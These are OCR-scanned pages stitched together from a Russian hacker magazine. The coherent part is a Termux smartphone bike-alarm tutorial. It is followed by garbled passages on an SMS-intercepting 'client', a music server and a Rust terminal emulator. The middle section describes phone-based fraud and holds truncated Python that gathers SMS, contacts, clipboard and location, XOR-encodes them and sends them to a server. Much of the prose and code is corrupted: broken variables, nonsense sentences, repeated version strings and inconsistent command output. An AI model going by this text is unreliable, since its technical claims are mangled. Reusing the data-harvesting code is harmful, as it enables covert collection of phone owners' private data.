Имеющиеся в продаже сигнализации для велосипедов просто отпугивают воришек громким звуком. Поэтому я решил сделать собственное устройство с обратной связью. Первое, что пришло в голову, — разработать сигнализацию на микроконтроллере. Но затем я подумал: почему бы не использовать старый смартфон, который лежит без дела? Ведь у него на борту уже есть все необходимое, чтобы решить поставленную задачу: мобильный интернет, GPS для определения местоположения, различные датчики для обнаружения внешних воздействий, камера и сенсорный экран. В общем, вопрос с железом был решен, осталось только реализовать программную часть. Чтобы лучше понять принцип работы описанного в статье устройства, можешь сразу посмотреть демонстрацию его работы.

TERMUX

Если ты еще не слышал про Termux, то срочно отправляйся изучать матчасть. «Хакер» уже писал на эту тему. Termux — это эмулятор терминала для операционной системы Android. Но пускай тебя не смущает слово «эмулятор», весь код выполняется нативно.

Как ты знаешь, в основе Android — ядро Linux. Termux добавляет к ядру минимальное окружение в виде набора утилит и интерпретатора Bash. Этот набор может быть легко расширен хорошо известной пользователям Linux командой **apt install <package>** (или **pkg install <package>**). При этом список пакетов достаточно обширный: от консольного редактора Vim до оконной системы X11 и среды рабочего стола Xfce. Все это работает без прав суперпользователя!

Кроме того, всегда есть возможность написать свою программу на C или даже языке ассемблера. Компилятор GCC также можно установить из пакетов. Если есть права root, все становится еще интереснее: можно подключить репозиторий root-repo и получить доступ к таким программам, как tcpdump или Aircrack-ng. Для наших же целей root-права не потребуются: все, что нам нужно, — это установить интерпретатор языка Python 3. К счастью, нужный пакет уже имеется в репозитории.

Termux я рекомендую установить из магазина софта с открытым исходным кодом F-Droid. Если у тебя в телефоне еще нет этого магазина, отправляйся на сайт **f-droid.org** и скачивай соответствующее приложение. Далее в самом F-Droid в строке поиска напиши Termux и установи следующие приложения: Termux, Termux:API и Termux:Widget. Если Android на твоем телефоне ниже седьмого, то тебе понадобится ужа архивная версия. Ее ты можешь взять тут. После установки запускай Termux и инсталлируй необходимые пакеты и модули питона, которые нам понадобятся. Для этого в открывшемся терминале набери следующие команды:

```
pkg update
pkg install termux-api
pkg install openssh
pkg install qrencode
pkg install python
pkg install pip
pip install pystun3
```

Обрати внимание, что **pystun3** в последней строке — это модуль питона, поэтому мы установили его командой **pip install**, а не **pkg install**.

TERMUX:API

Командой **pkg install termux-api** мы установили поддержку Termux-API, что позволяет взаимодействовать с системой Android из командной строки: делать фото, записывать и воспроизводить звук, подавать вибросигнал, получать информацию с датчиков телефона, выводить диалоговые окна и прочее. Чтобы изучить все возможности Termux-API, набери в командной строке **termux-**, нажми два раза Tab, и увидишь все доступные утилиты. Функциональности вполне достаточно, чтобы организовать взаимодействие с пользователем с помощью всплывающих сообщений (termux-toast), диалоговых окон (termux-dialog) и уведомлений (termux-notification).

Для сигнализации нам понадобится информация с датчика ускорения — акселерометра. Для этого посмотрим сначала, какие датчики присутствуют в телефоне:

```
termux-sensor -l
```

В полученном списке датчиков ищи тот, в названии которого есть слово accelerometer. Например, в моем телефоне имеется BMI160 Accelerometer и Linear Acceleration. Теперь можно попробовать опросить датчик такой командой:

```
termux-sensor -s "BMI160 Accelerometer" -n 1
```

В моем случае вывод этой команды имеет следующий вид:

```
{
  "BMI160 Accelerometer": {
    "values": [
      0.35223388671875,
      0.20556640625,
      9.873580932617188
    ]
  }
}
```

Обрати внимание на две вещи. Во-первых, вывод информации по одному измерению занимает девять строк. В дальнейшем мы используем это для парсинга выходного потока с датчика ускорения. Во-вторых, ускорение выводится в виде его компонентов по трем пространственным координатам. Если ты еще не забыл школьный курс физики, то уже сообразил, что сумма квадратов этих величин даст нам квадрат ускорения. Его-то мы и будем вычислять для определения движения телефона.

Если в предыдущей команде опустить параметр **-n**, то данные с датчика будут выводиться непрерывно с интервалом в одну секунду. Интервал, в свою очередь, можно изменить, добавив ключ **-d <число_миллисекунд>**. Этим мы и воспользуемся в программе. Датчик ускорения достаточно чувствительный, чтобы определить не только перемещение твоего девайса, но и вибрацию от легкого удара по столу, на котором лежит устройство.

ПРЕДВАРИТЕЛЬНАЯ ПОДГОТОВКА

Писать код можно прямо на телефоне, установив любой текстовый редактор, например Vim или Nano. Но проще делать это на компьютере, а затем отправить программу по SSH на телефон. Для этого в файл **~/.ssh/authorized_keys** нужно положить свой ключ SSH. После чего в консоли Termux запустить демон sshd, введя одноименную команду. Учти, что демон sshd слушает нестандартный порт 8022, поскольку у него нет привилегий суперпользователя.

Теперь можно с ПК получить доступ к телефону командой **ssh <IP-адрес телефона> -p 8022**. Обрати внимание, что имя пользователя можно не указывать, Termux примет любое. Узнать IP-адрес телефона в твоей локальной сети можно, введя команду **ifconfig** в консоли Termux. Если ты пользователь Windows, то для подключения используй клиент Putty. Для пересылки файла программы из текущего каталога на компьютере в Termux достаточно в терминале на компе ввести такую команду:

```
cat program.py | ssh <IP-адрес телефона> -p 8022 "cat > program.py"
```

для Linux или такую для Windows:

```
set PATH=C:\путь\до\папки\putty;%PATH%
pscp -P 8022 program.py <IP-адрес телефона>
```

Если телефон подключен к домашней сети Wi-Fi, Termux не очень отзывчив при соединении по SSH. По всей видимости, это связано с переходом передатчика в телефоне в энергосберегающий режим. Если ты тоже столкнешься с такой проблемой, ее можно решить командой **iw dev wlan0 set power_save off**, выполненной от рута. А если таких прав нет, ты можешь подключиться к телефону либо по USB-кабелю, включив режим USB-модема, либо по Wi-Fi, переведя телефон в режим точки доступа.

Продолжение статьи →

ТРЮКИ

ЗМЕЙ-СТРАЖНИК

АВТОР: ИГОРЬ СЕМЕНОВ
ИСТОЧНИКИ: ИГОРЬ СЕМЕНОВ, ДМИТРИЙ ЕФРЕМОВ, ИГОРЬ ЛАПШИН

ПИШЕМ КОД

Программа состоит из двух частей: клиентской и серверной. Клиент будет работать на телефоне, зараженном на мошенничество, и перехватывать отправ-ку СМС-ответа на телефоны, которые мошенники используют для приема СМС. В соединении клиента может быть любой HTACCH, любой ALPHA. Полные сооб-щения клиента, в том числе и с ответами на СМС, будут сохраняться на сервере, откуда с сервера. В сервере клиентов мошенники могут подключиться и получить доступ к данным.

Итак, программа состоит из клиентской части программы, которая называется **client_alpha.py**. Скачать сделанное автором необходимое задание:

```
#!/data/data/com.termux/files/usr/bin/python
import socket
import time
from subprocess import Popen, PIPE
import os
import sys
from base64 import b64encode
from ast import literal_eval
```

Первая строка — это шебанг. Чтобы каждый раз не писать такой длинный путь можешь использовать сокращенный для Linux **/bin/env/bin/ python**, но в Termux есть только **termux-file-editor**, а **/data/ data/ ru.** Если сделать ошибку в пути, то **/usr/bin/ env** не подходящий для Termux. Дальше необходимые пакеты:

```
HOSTADD = '10
HOSTPORT = 9999
SELF_ALPHA = 'ORTOLO Bluetooth'
ACCELERATION_DELAY = 20
ACCELERATION_THRESHOLD = 0.1
DELAY_AFTER_ALARM = 3
DEBUG = True
from time import *
from time import time,localtime
```

Пакеты **HOSTADD** — число шифрования ключей, по которым мы будем выяснять, кто сервер, какие. Переменная **HOSTPORT** — порт, на котором будет слушать, чтобы исключить конкурентные обращения клиентов на сервер. **DELAY_ALARM** — задержка перед отправкой сообщения на сервер. **ACCELERATION_DELAY** — задержка в мигисекундах, которая будет перед отправкой сообщения **termux-sensor -s accelerometer -d 100 -n 1**. Если сделать задержку меньше, то сообщения будут приходить чаще, но в Termux есть ограничение на 100 мигисекунд, и если ставить меньшую задержку, то при этом можно получить полные сообщения. Переменная **ACCELERATION_THRESHOLD**. Если ускорение меньше, то сообщение не отправляется. **DELAY_AFTER_ALARM** — пауза после ошибки. Если ошибка, то ждем 3 секунды, чтобы не перегружать сервер. **DEBUG** — отладка, если будет стоять True — отладка, если False — нет.

Дальше:

```
# Функция преобразования ключей для шифрования данных
def xor(data,key):
    return b64encode(bytearray(x ^ ord(key[i%len(key)]) for i,x in enumerate(data)))
# Функция для отправки сообщения на сервер
def send(data):
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        s.sendto(str(data),(HOSTADD,HOSTPORT))
        s.close()
        return True
    except:
        pass
    finally:
        pass
    return False
# Функция для отладки
def log(s):
    if DEBUG:
        print(strftime('%d.%m.%Y %H:%M:%S',localtime()),s)
# Функция для получения данных с termux-sensor
def get_data(sensor):
    global ACCELERATION_DELAY
    try:
        p = Popen(['termux-sensor -s %s -d %d -n 1'%(sensor,ACCELERATION_DELAY)],shell=True,stdout=PIPE,stderr=PIPE)
        (stdout,stderr) = p.communicate()
        if stderr:
            log('Error: %s'%stderr)
            return None
        else:
            return stdout
    except:
        pass
    finally:
        pass
    return None
# Функция для получения ускорения
def get_acceleration():
    global ACCELERATION_THRESHOLD
    data = get_data('accelerometer')
    if data:
        try:
            data = eval(data)
            if 'values' in data:
                values = data['values']
                if len(values) == 3:
                    return (abs(values[0]),abs(values[1]),abs(values[2]))
            else:
                log('Unknown data: %s'%data)
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для ожидания ускорения
def wait_for_acceleration():
    while True:
        acceleration = 0
        for i in range(0,3):
            a = get_acceleration()
            if a and a[i] > acceleration:
                acceleration = a[i]
            sleep(0.1)
        if acceleration > ACCELERATION_THRESHOLD:
            log('Acceleration: %f (>%f)'%(acceleration,ACCELERATION_THRESHOLD))
            break
        else:
            log('Acceleration: %f (<%f)'%(acceleration,ACCELERATION_THRESHOLD))
    return True
# Функция для получения данных с termux-location
def get_location():
    data = get_data('location')
    if data:
        try:
            data = eval(data)
            if 'latitude' in data and 'longitude' in data:
                return (data['latitude'],data['longitude'])
            else:
                log('Unknown data: %s'%data)
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-sms-list
def get_sms(limit=1,type='inbox'):
    data = get_data('sms -l %d -t %s'%(limit,type))
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-contact-list
def get_contacts():
    data = get_data('contact')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-battery-status
def get_battery():
    data = get_data('battery-status')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-wifi-connectioninfo
def get_wifi():
    data = get_data('wifi-connectioninfo')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-wifi-scaninfo
def get_wifiscan():
    data = get_data('wifi-scaninfo')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-telephony-deviceinfo
def get_telephony():
    data = get_data('telephony-deviceinfo')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-telephony-cellinfo
def get_cellinfo():
    data = get_data('telephony-cellinfo')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-telephony-call -c 1 -n 1 -d 1
def get_calls(limit=1,delay=1):
    data = get_data('telephony-call -c %d -n %d -d %d'%(limit,limit,delay))
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-clipboard-get
def get_clipboard():
    data = get_data('clipboard-get')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-sensor -s light -d 100 -n 1
def get_light():
    data = get_data('sensor -s light -d 100 -n 1')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-sensor -s proximity -d 100 -n 1
def get_proximity():
    data = get_data('sensor -s proximity -d 100 -n 1')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-sensor -s gravity -d 100 -n 1
def get_gravity():
    data = get_data('sensor -s gravity -d 100 -n 1')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-sensor -s gyroscope -d 100 -n 1
def get_gyroscope():
    data = get_data('sensor -s gyroscope -d 100 -n 1')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-sensor -s magnetic_field -d 100 -n 1
def get_magnetic_field():
    data = get_data('sensor -s magnetic_field -d 100 -n 1')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-sensor -s orientation -d 100 -n 1
def get_orientation():
    data = get_data('sensor -s orientation -d 100 -n 1')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-sensor -s linear_acceleration -d 100 -n 1
def get_linear_acceleration():
    data = get_data('sensor -s linear_acceleration -d 100 -n 1')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-sensor -s uncalibrated_magnetic_field -d 100 -n 1
def get_uncalibrated_magnetic_field():
    data = get_data('sensor -s uncalibrated_magnetic_field -d 100 -n 1')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-sensor -s uncalibrated_gyroscope -d 100 -n 1
def get_uncalibrated_gyroscope():
    data = get_data('sensor -s uncalibrated_gyroscope -d 100 -n 1')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-sensor -s game_rotation_vector -d 100 -n 1
def get_game_rotation_vector():
    data = get_data('sensor -s game_rotation_vector -d 100 -n 1')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-sensor -s significant_motion -d 100 -n 1
def get_significant_motion():
    data = get_data('sensor -s significant_motion -d 100 -n 1')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-sensor -s step_detector -d 100 -n 1
def get_step_detector():
    data = get_data('sensor -s step_detector -d 100 -n 1')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-sensor -s step_counter -d 100 -n 1
def get_step_counter():
    data = get_data('sensor -s step_counter -d 100 -n 1')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-sensor -s geomagnetic_rotation_vector -d 100 -n 1
def get_geomagnetic_rotation_vector():
    data = get_data('sensor -s geomagnetic_rotation_vector -d 100 -n 1')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-sensor -s proximity_rotation_vector -d 100 -n 1
def get_proximity_rotation_vector():
    data = get_data('sensor -s proximity_rotation_vector -d 100 -n 1')
    if data:
        try:
            data = eval(data)
            return data
        except:
            log('Error parsing data: %s'%data)
    else:
        log('No data')
    return None
# Функция для получения данных с termux-sensor -s gravity_rotation_vector -d 100 -n 1
def get_gravity_rotation_vector():
    data = get_data('sensor -s grav
```

ГУРОСЕК

ПОЕЗДКА В SONEREZH

ПОДНИМАЕМ СЕРВЕР ДЛЯ СТРИМИНГА И МУЗЫКИ

Сегодня после чистки не сохранила музыку для прослушивания — на самом MP3-библиотеке пришлось стримить. Стримить можно разным способом: Winamp, Foobar, Rhythmbox, Music. Я сделала выбор здесь, потому, прежде в большинстве случаев — только Winamp. Но в Linux-дистрибутивах Winamp не поддерживается, поэтому отражаемый сервер, без абонентской платы и рекламы, зато с блокировкой и блек-листом? Если кроме того пожалуйста, то этой статье и посмотрим рассказу, как это сделать.

Мелкими знает, что составить MP3-коллекцию — довольно трудоемкое занятие, поэтому, если вы уже обзавелись ею, то вам нужно сделать всё возможное, чтобы сохранить уже накопленное на диск раз, поскольку возможности обсудить, что есть проблемы с обновлением ОС нетак или с формами, или с ошибками в ПО, или с ошибками в ПО, или с ошибками в ПО, или с ошибками. В общем, можно перечислять много времени. Страшно представить проблемы, нашли нужные комплектации, добавили в в стиле, «Ой, потеряли — ?» Пусть лиш и не самое новое, зато все нужные комплектации.

ИСПОЛЬЗУЯ ГОТОВОЕ

Поскольку на Linux-пользователь собственный сервер, с нуля. Вместо этого предлагаю установить бесплатное решение, которое уже кем-то сделано. Для этого нужно выбрать дистрибутив, в котором уже есть нужные пакеты, или же PHP с поддержкой, что уже есть, или же нужно сделать. Лично сервер будет предоставлять на базе Ubuntu 21.10 — поскольку в Ubuntu поддержка на сегодняшнее.

Как обычно, устанавливаем сервер — Apache, MySQL, PHP:

```
sudo apt install apache2
sudo apache2 -version
sudo apt install mysql-server
```


Вторая команда включает `mod_rewrite` — чтобы потом не менять конфиг, если вдруг понадобится. Для MySQL — сервер, а не клиент, поскольку клиенты нам не нужны. Для PHP — тоже, но с 10.0 версии PHP 8.0 — версия PHP 7.4 — версия PHP 8.0 — версия PHP 8.1 — версия PHP 8.2 — версия PHP 8.3 — версия PHP 8.4 — версия PHP 8.5 — версия PHP 8.6 — версия PHP 8.7 — версия PHP 8.8 — версия PHP 8.9 — версия PHP 8.10 — версия PHP 8.11 — версия PHP 8.12 — версия PHP 8.13 — версия PHP 8.14 — версия PHP 8.15 — версия PHP 8.16 — версия PHP 8.17 — версия PHP 8.18 — версия PHP 8.19 — версия PHP

АНАТОМИЯ ТЕРМИНАЛА

ОСВАИВАЕМ ТЕКСТУАЛЬНУЮ ГРАФИКУ

Арен Дженкинс
Senior Software Engineer

Терминал использовался как средство управления операционными системами задолго до программных окон и не утратил актуальность. Существует множество ресурсов, рассказывающих о внутреннем устройстве терминалов, но многие из них либо раз-давно тянут дешевого повершопсу или углубляются в весьма специфические детали. Я постарался перечислить лишь то минимальное количество информации и определяющие эмулятора терминала в качестве платформы для разработки.



INFO

Это перевод статьи Арена Дженкинса «Anatomy of a Terminal Emulator», дополненный материалом от редакции «Хакера». Перевод и текст врезок — Дмитрий Ларин.

В статье мы погружаемся в разные частях терминала и о том, как они взаимодействуют, начиная непосредственно прога для чтения ввода в командной строке и заканчивая отрисовкой в окне терминала. Затронем мы обсуждение как, зачем даже пользовательский интерфейс в терминалах противоречив. И в конце-концов рассмотрим как использовать эмулятор для своего дела.

Примеры кода я пишу на языке Rust, в то же время я буду стараться делать их как можно проще, чтобы даже не знакомый с Rust'ом разработчик смог разнюхать всю его суть. Кроме того, я подробно опишу значимые части кода. Мы рассмотрим как пишется терминал в Linux, но с таким же успехом он можешь применить сведения в любой другой Unix-подобной системе (например, в macOS).

Материал рассчитан на новичков в разработке терминальных приложений, но не менее и опытный сделать кое-что полезное и для ветеранов разработки приложений командной строки.

Установка Rust

Чтобы установить Rust в Linux или macOS, надо выполнить в командной строке следующую команду:

```
curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs | sh
```

В macOS не выполнение приводит без сучка. Без задержек. Однако в Linux могут возникнуть разные проблемы, например связанные с отсутствием `curl`. Если ты не знаешь, почему тебе нужно для не решения, можешь прочитать про их официальную инструкцию сделать. С ЛО и версии Ubuntu сразу же нарвался есть Rust. В этом случае в командной строке надо набрать следующую:

```
sudo apt install rust\c
```

Cargo

Вместе с компилятором языка Rust устанавливается система сборки Cargo. Из коробки, чтобы создать новый проект, нужно в кроме ввести следующую последовательность. С ее помощью создаются обширности, строится проекта и скачиваются зависимости. Вот пример:

```
Чтобы создать проект, набери в кроме cargo new HelloRust
В результате будет создан проект с такими файлами:
.
├── .gitignore
├── Cargo.lock
├── Cargo.toml
└── src
    └── main.rs

1 directory, 4 files
```

Содержимое файла с проектом

Исходный код программы HelloRust содержится в файле `main.rs`, который, в свою очередь, находится в папке `src`.

Файл `Cargo.toml` содержит метаданные описания проекта.

```
[package]
name = "helloRust"
version = "0.1.0"
author = "ДЕД"

[dependencies]
```

Кроме того, в нем указываются библиотеки, используемые для компиляции программы (секция зависимостей `[dependencies]`). Все рассматриваемые в статье примеры кода лежат в папке `src`.

Чтобы компилировать проект, надо выполнить команду `cargo build` находясь в папке с проектом. А чтобы запустить проект на выполнение, нужно набрать команду `cargo run`. Она же только запустит проект на выполнение, если не перекомпилит его, если в папке src кодов был внесены изменения.

Где писать Rust-код?

Чтобы работать с Rust, нужен IDE, поддерживающий подсветку синтаксиса. Это в идеальном случае. Плагины поддержки языка существают для многих сред, например VS Code. Но можно использовать и простые редакторы, такие как текстовый редактор. Это уже на твое усмотрение.

Если разрешаешься только либо которого, напиши об этом в комментариях. Мы подумаем над новыми статьями, посвященными этому вопросу.

РАЗНЫЕ ЧАСТИ ТЕРМИНАЛА

Прежде от времени эмулятор терминала называют клиентской строкой (обычно) или же (Псевдотерминалом). Но в статье я буду называть эмулятор именно терминалом, а клиент — клиентом, а какие конкретно они могут использоваться.

Эмулятор терминала — это отдельный процесс, который, в основном, на тех вещах, которые предоставляет ядро. Это значит, что эмулятор для отрисовки своего вывода использует ресурсы ядра, ему нужно, как и любому обычному (bash, ZSH, fish) предоставлять собой приложение, выполняющееся в пользовательском пространстве.

Эмулятор терминала — это графическое приложение, которое предоставляет пользователю графический оболочки данных и отображает их на экране. Обычно вывод текстовый, но могут быть исключения. И мы рассмотрим дальше.

Клиентом обычно у нас распространяется кроме оболочки (shell), которая организует дополнительный асинхронный канал связи между ним. В одном процессе ядро предоставляет клиенту терминала и оболочке (ZSH). Но это — обычно и отличается в терминалы (STDOUT). Дружим словами, когда пользователь вводит какую-то команду, процессу терминал передает на через канал STDIN псевдотерминалу (ядру) в оболочку. С другой стороны, когда оболочка пишет, пользователь результат на экране, она отправляет данные в терминал по каналу STDOUT псевдотерминалу.

Как видно, у нас имеется две стороны. Мы будем называть их «терминалом» и «терминал», хотя в официальной документации они называются master и slave. Для первого стороне называется эмулятор терминала, на второй — оболочка (shell). Тем не менее на второной стороне может распространяться и клиент, например, в случае с терминалом Vim или Top.

Продолжая аналогию на картину, демонстрирующую, как эта система работает в целом, на примере команды ls:

Мышка по процессам от оболочки, которые отражаются в процессы и отправляются обратно в ядро, а в окно отвода, по канал STDOUT — до эмулятора терминала.

КАК ЭМУЛЯТОР ТЕРМИНАЛА ИНТЕРПРЕТИРУЕТ И ОТОБРАЖАЕТ ДАННЫЕ, ПОЛУЧЕННЫЕ ИЗ КОМАНДНОЙ ОБОЛОЧКИ

Когда клиентами оболочка отправляет текст терминалу, она использует всех доступный ей набор спецкодов. Они начались в прошлом веке аппаратными и если нажал этот набор кнаре символами ANSI. Они использовались, когда аппаратный обучение надо какие-нибудь обычно формирования вывод, изменить цветность шарика или перемистить курсор вывода. Чтобы увидеть, как это работает, давай запишем небольшую программку на Rust, которая создает подпроцессорную (ряд) и на второй стороне запускает процессорную оболочку (в нашем случае — стандартную оболочку. Таким образом мы сможем увидеть, какие данные из кода системных ниже сделает.

```
fn read_from_fd(fd: RawFd) -> Option<Vec<u8>> {
    unimplemented!()
}

fn spawn_pty_with_shell(default_shell: String) -> RawFd {
    unimplemented!()
}

fn main() {
    let default_shell = std::env::var("SHELL")
        .expect("could not find default shell from $SHELL");
    let stdout_fd = spawn_pty_with_shell(default_shell);
    let mut read_buffer = vec![];
    loop {
        match read_from_fd(stdout_fd) {
            Some(read_bytes) => {
                read_buffer.append(&mut read_bytes);
            }
            None => {
                print!("{:?}", String::from_utf8(read_buffer).
unwrap());
                std::process::exit(0);
            }
        }
    }
}
```

WWW

Исходные коды примеров в статье можно найти в github.com/aren/.

Функция `main` начинается с того, что мы получаем путь к системной клиентской оболочке из переменной окружения `SHELL`. В случае ошибки функция `expect` выводит сообщение. Далее вызывается функция `spawn_pty_with_shell`, которая в качестве параметра передается полученный на прошлом шаге путь к системной оболочке. Внутри функции оболочка запускается в подпроцессе на второной стороне (pty this) этот момент дескриптор ниже.

Функция `spawn_pty_with_shell` возвращает файловый дескриптор первичной стороны (pty STDOUT. Затем в функцию `read_from_fd` она будет расчитывать на вторичной стороне пишется передается полученная STDOUT, сначиная в переменной `stdout_fd`, а внутри функции происходит чтение из файлового дескриптора. Результаты пока данные на экране не выводятся, но это не зверство. Пока этого все полученные данные выводятся на терминал.

Рассмотрим функцию `spawn_pty_with_shell`:

```
use nix::pty::ForkPty;
use nix::unistd::ForkResult;
use std::os::unix::io::RawFd;
use std::process::{Command};

fn spawn_pty_with_shell(default_shell: String) -> RawFd {
    match ForkPty(None, None) {
        Ok(fork_pty_res) => {
            let stdout_fd = fork_pty_res.master; // Первичная сторона
            if let ForkResult::Child = fork_pty_res.fork_result {
                // Вторичная сторона
                Command::new(default_shell)
                    .spawn()
                    .expect("failed to spawn");
                std::thread::sleep(std::time::Duration::from_millis(
2000));
                std::process::exit(0);
            }
            stdout_fd
        }
        Err(e) => {
            panic!("Failed to fork {:?}", e);
        }
    }
}
```

Заметь, в этом коде мы используем библиотеку `nix` — обертку для взаимодействия с небезопасным кодом на C. Функция `ForkPty` из библиотеки `libc` разветвляет текущий процесс. Выражение `match` внутри которого вызывается функция `ForkPty`. Сверяет результат функции с предопределенными шаблонами и создает управление на нетку каждой из соответствующих шаблонов.

Иначе говоря, выражение `match` кажы Rust имеет ту же смысловую нагрузку, что операция `switch` в C++. Отсюда следует, если `ForkPty` успешно разветвила процесс и вернула `Ok`, то программа продолжает выполнение в двух потоках. Главный поток сохраняет в переменную `stdout_fd` дескриптор файлового потока STDOUT, а в дочернем потоке происходит запуск дефолтной оболочки, полученной функцией `spawn_pty_with_shell` в параметре `default_shell`. После этого мы сносим дан сенсора, чтобы командная строка запускалась, а затем завершаем не процесс, то есть выходим.

Далее в главном потоке функция `spawn_pty_with_shell` возвращает дескриптор файлового потока STDOUT в `match`, чтобы мы передали его функции `read_from_fd` для чтения данных из вторичного потока. Если `ForkPty` вскарарсрашет ошибку, выражение `match` `panic`, которой возвращает сообщение об ошибке и немедленно завершает программу, потому что в таком случае это выполнение бессмысленно.

Рассмотрим следующую функцию — `read_from_fd`:

```
use nix::unistd::read;

fn read_from_fd(fd: RawFd) -> Option<Vec<u8>> {
    // https://linux.die.net/man/2/read
    let mut read_buffer = [0; 65536];
    let read_result = read(fd, &mut read_buffer);
    match read_result {
        Ok(bytes_read) => Some(read_buffer[..bytes_read].to_vec());
        Err(_e) => None,
    }
}
```

Прием в параметрите файлового дескриптора `fd` который был получен из функции `spawn_pty_with_shell`, мы передаем его вместе с изменяемым буфером памяти размерами 65 536 байтов. Почему 65 536? Это стандартный объем буфера, позволяет его в предыдущий буфер и возвращает количество прочитанных байтов. При успехе, что чтение завершилось успешно (значение переменной `read_result` больше нуля), прочитанный буфер возвращается обратно. Затем он обрезается в соответствии с количеством фрагмента. На каком машине вывод выглядит так:

```
\x1b[1[19;0H\x1b[0m\x1b[0m\x1b[0m
```

АНАТОМИЯ ТЕРМИНАЛА

ОСВАИВАЕМ ТЕКСТУАЛЬНУЮ ГРАФИКУ

Fish

В качестве дефолтной командной оболочки в моей системе фокусировщик Fish. Ты уговорил стандарты **sudo apt-get install fish** Теперь тоскливо каемся перед коллегами и пишем в ответ на статью **chsh /usr/bin/fish**:

```
$ chsh -s /usr/bin/fish
Password:
Changing shell for root.
chsh: warning: /usr/bin/fish is not listed in /etc/shells
chsh: warning: shell unchanged
$
```

Пароль root'а не спросили, но предупреждение выдали. Чтобы **chsh** сработал, нужно добавить в /etc/shells:

```
$ echo /usr/bin/fish | sudo tee -a /etc/shells
/usr/bin/fish
$ chsh -s /usr/bin/fish
Password:
Changing shell for root.
chsh: warning: /usr/bin/fish is not listed in /etc/shells
chsh: warning: shell unchanged
$
```

Теперь root получает fish, но пользователь — нет. Ладно, сделаем для root'а:

```
# chsh -s /usr/bin/fish
Changing shell for root.
chsh: warning: /usr/bin/fish is not listed in /etc/shells
chsh: warning: shell unchanged
#
```

АНАТОМИЯ ТЕРМИНАЛА

ОСВАИВАЕМ ТЕКСТУАЛЬНУЮ ГРАФИКУ


Чтобы полезать нужный сигнал, мы используем ядро `signal-hook` (тут же помнишь, что подключаемые либы в Rust называются ящиками?). Внутри функции `main` разворачивается следующий алгоритм:

- проводящ первоначальный вывод, графическое элементов с помощью функции `draw_ui()`;
- запускается цикл по всем сигналам, поступающим в приложение;
- ожидается сигнал `SIGWINCH`, поступающий в момент изменения размера окна терминала;
- после его получения вызывается функция перерисовки элементов управления — `draw_ui()`.

Для корректной перерисовки содержимого окна терминала нам необходимо знать его размер, который нам подсказит системный вызов `ioctl`. Он выполняется в функции `getterminalSize()`. Последняя вызывается из `draw_ui()`.

Запись на время поступления сигналов `SIGINT`, `SIGINT`, `SIGQUIT` и `SIGHUP` которые сигнализируют о завершении работы приложения. Когда обнаруживается один из них, цикл перебора сигналов прерывается. Содержимое окна терминала очищается, и отображается курсор.

В зависимости от размера окно терминала может иметь три разных содержания:


Term_Resize_Handler_Signal_Handler_Mode_Raw_Mode

СЭР

ТОДО ПОСЛЕ ПОКУПКИ ВИРТУАЛЬНОГО LINUX-СЕРВЕРА

